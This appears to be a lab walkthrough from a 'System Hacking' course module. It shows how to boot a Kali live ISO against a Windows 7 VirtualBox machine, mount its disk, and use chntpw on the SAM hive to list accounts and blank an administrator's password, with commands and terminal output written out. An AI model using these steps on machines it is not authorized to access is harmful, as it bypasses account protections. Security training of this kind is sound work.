


MODULE – 6 SYSTEM HACKING

- Select Kali-linux live ISO image file
- Click Live CD/DVD




- Click Optical Drive
- Select Kali-linux live ISO image file
- Click Ok




MODULE – 6 SYSTEM HACKING

- Now Start
- The system has now booted.




- Double click for mount




MODULE – 6 SYSTEM HACKING


- Open now




- Click on Properties



- Copy file name



- Type- cd /media/kali/<file name>/Windows/System/config



MODULE – 6 SYSTEM HACKING

- Type – ls

```
win7 [Running] - Oracle VirtualBox
File Actions Edit View Help
Places
  Com
  kali
  Des
  Rec
  Trash
    Doc
    Mus
    Pict
    Vide
    Dow
  Devices
    File
    34 C
  Network
    Brow
File Actions Edit View Help
Places
  Com
  kali
  Des
  Rec
  Trash
    Doc
    Mus
    Pict
    Vide
    Dow
  Devices
    File
    34 C
  Network
    Brow
Trash - Thunar
root@kali:/media/kali/8EA019B0A019A02F/Windows/System32/config
# cd /media/kali/8EA019B0A019A02F/Windows/System32/config
# ls
BCD-Template
BCD-Template.LOG
COMPONENTS
COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.0.retrans-ms
COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.1.retrans-ms
COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.2.retrans-ms
COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.blf
COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer0000000000000000
001.retrans-ms
COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer0000000000000000
002.retrans-ms
COMPONENTS.LOG
COMPONENTS.LOG1
COMPONENTS.LOG2
DEFAULT
DEFAULT.LOG
DEFAULT.LOG1
DEFAULT.LOG2
JOURNAL
RegBack
SAM
#
```

```
win7 [Running] - Oracle VirtualBox
File Actions Edit View Help
Places
  Com
  kali
  Des
  Rec
  Trash
    Doc
    Mus
    Pict
    Vide
    Dow
  Devices
    File
    34 C
  Network
    Brow
File Actions Edit View Help
Places
  Com
  kali
  Des
  Rec
  Trash
    Doc
    Mus
    Pict
    Vide
    Dow
  Devices
    File
    34 C
  Network
    Brow
Trash - Thunar
root@kali:/media/kali/8EA019B0A019A02F/Windows/System32/config
COMPONENTS.LOG2
DEFAULT
DEFAULT.LOG
DEFAULT.LOG1
DEFAULT.LOG2
JOURNAL
RegBack
SAM
SAM.LOG
SAM.LOG1
SAM.LOG2
SECURITY
SECURITY.LOG
SECURITY.LOG1
SECURITY.LOG2
SOFTWARE
SOFTWARE.LOG
SOFTWARE.LOG1
SOFTWARE.LOG2
SYSTEM
SYSTEM.LOG
SYSTEM.LOG1
SYSTEM.LOG2
systemprofile
TxR
#
```

- Type- chntpw -l SAM


```
root@kali:~/media/kali/8EA019B0A019A02F/Windows/System32/config
# chntpw -l SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
File size 262144 [40000] bytes, containing 6 pages (+ 1 headerpage)
Used for data: 279/21816 blocks/bytes, unused: 5/2568 blocks/bytes.

| RID | Username | Admin? | Lock? |
| 01f4 | Administrator | ADMIN | dis/lock |
| 01f5 | Guest | | dis/lock |
| 03ea | HomeGroupUser$ | | |
| 03e9 | sachet | ADMIN | |
```

```
root@kali:~/media/kali/8EA019B0A019A02F/Windows/System32/config
# chntpw -l SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
File size 262144 [40000] bytes, containing 6 pages (+ 1 headerpage)
Used for data: 279/21816 blocks/bytes, unused: 5/2568 blocks/bytes.

| RID | Username | Admin? | Lock? |
| 01f4 | Administrator | ADMIN | dis/lock |
| 01f5 | Guest | | dis/lock |
| 03ea | HomeGroupUser$ | | |
| 03e9 | sachet | ADMIN | |
```

- Type- chntpw -u sachet SAM



win7 [Running] - Oracle VirtualBox

Trash - Thunar

File Actions Edit View Help

File size 262144 [40000] bytes, containing 6 pages (+ 1 headerpage)
Used for data: 279/21816 blocks/bytes, unused: 5/2568 blocks/bytes.

```
root@kali: /media/kali/8EA019B0A019A02F/Windows/System32/config
[root@kali ~]# chntpw -u sachet SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
File size 262144 [40000] bytes, containing 6 pages (+ 1 headerpage)
Used for data: 279/21816 blocks/bytes, unused: 5/2568 blocks/bytes.
```


USER EDIT

```
RID : 1001 [03e9]
Username: sachet
fullname:
comment :
homedir :

00000220 = Administrators (which has 2 members)
000003e8 = HomeUsers (which has 3 members)
```

17°C Clear 16:25 ENG IN 09:55 PM 16-12-2025

- Select the option if you want to proceed if you want to proceed



win7 [Running] - Oracle VirtualBox

Trash - Thunar

File Actions Edit View Help

RID : 1001 [03e9]
Username: sachet
fullname:
comment :
homedir :

00000220 = Administrators (which has 2 members)
000003e8 = HomeUsers (which has 3 members)

Account bits: 0x0214 =
[] Disabled | [] Homedir req. | [X] Passwd not req. |
[] Temp. duplicate | [X] Normal account | [] NMS account |
[] Domain trust ac | [] Wks trust act. | [] Srv trust act |
[X] Pwd don't expir | [] Auto lockout | [] (unknown 0x08) |
[] (unknown 0x10) | [] (unknown 0x20) | [] (unknown 0x40)

Failed login count: 0, while max tries is: 0
Total login count: 2

-- User Edit Menu:
1 - Clear (blank) user password
2 - Unlock and enable user account) [seems unlocked already]
3 - Promote user (make user an administrator)
4 - Add user to a group
5 - Remove user from a group
q - Quit editing user, back to user select

Select: [q] >

17°C Clear 16:25 ENG IN 09:55 PM 16-12-2025

MODULE – 6 SYSTEM HACKING

- Password cleared!

win7 [Running] - Oracle VirtualBox

Trash - Thunar

```
root@kali:/media/kali/8EA019B0A019A02F/Windows/System32/config
File Actions Edit View Help
----- User Edit Menu:
1 - Clear (blank) user password
(2 - Unlock and enable user account) [seems unlocked already]
3 - Promote user (make user an administrator)
4 - Add user to a group
5 - Remove user from a group
q - Quit editing user, back to user select
Select: [q] > 1
Password cleared!
===== USER EDIT =====

RID : 1001 [03e9]
Username: sachet
fullname:
comment :
homedir :

00000220 = Administrators (which has 2 members)
000003e8 = HomeUsers (which has 3 members)

Devices
Account bits: 0x0214 =
[ ] Disabled | [ ] Homedir req. | [X] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account | [ ] NMS account |
[ ] Domain trust ac | [ ] Wks trust act. | [ ] Srv trust act |
[X] Pwd don't expir | [ ] Auto lockout | [ ] (unknown 0x08) |
[ ] (unknown 0x10) | [ ] (unknown 0x20) | [ ] (unknown 0x40) |

Network
Failed login count: 0, while max tries is: 0
```

17°C Clear

Search

16:27

16-12-2025

win7 [Running] - Oracle VirtualBox

Trash - Thunar

```
root@kali:/media/kali/8EA019B0A019A02F/Windows/System32/config
File Actions Edit View Help
Username: sachet
fullname:
comment :
homedir :

00000220 = Administrators (which has 2 members)
000003e8 = HomeUsers (which has 3 members)

Devices
Account bits: 0x0214 =
[ ] Disabled | [ ] Homedir req. | [X] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account | [ ] NMS account |
[ ] Domain trust ac | [ ] Wks trust act. | [ ] Srv trust act |
[X] Pwd don't expir | [ ] Auto lockout | [ ] (unknown 0x08) |
[ ] (unknown 0x10) | [ ] (unknown 0x20) | [ ] (unknown 0x40) |

Network
Failed login count: 0, while max tries is: 0
Total login count: 2
** No NT MD4 hash found. This user probably has a BLANK password!
** No LANMAN hash found either. Try login with no password!

----- User Edit Menu:
1 - Clear (blank) user password
(2 - Unlock and enable user account) [seems unlocked already]
3 - Promote user (make user an administrator)
4 - Add user to a group
5 - Remove user from a group
q - Quit editing user, back to user select
Select: [q] > 2
```

17°C Clear


Search

16:28

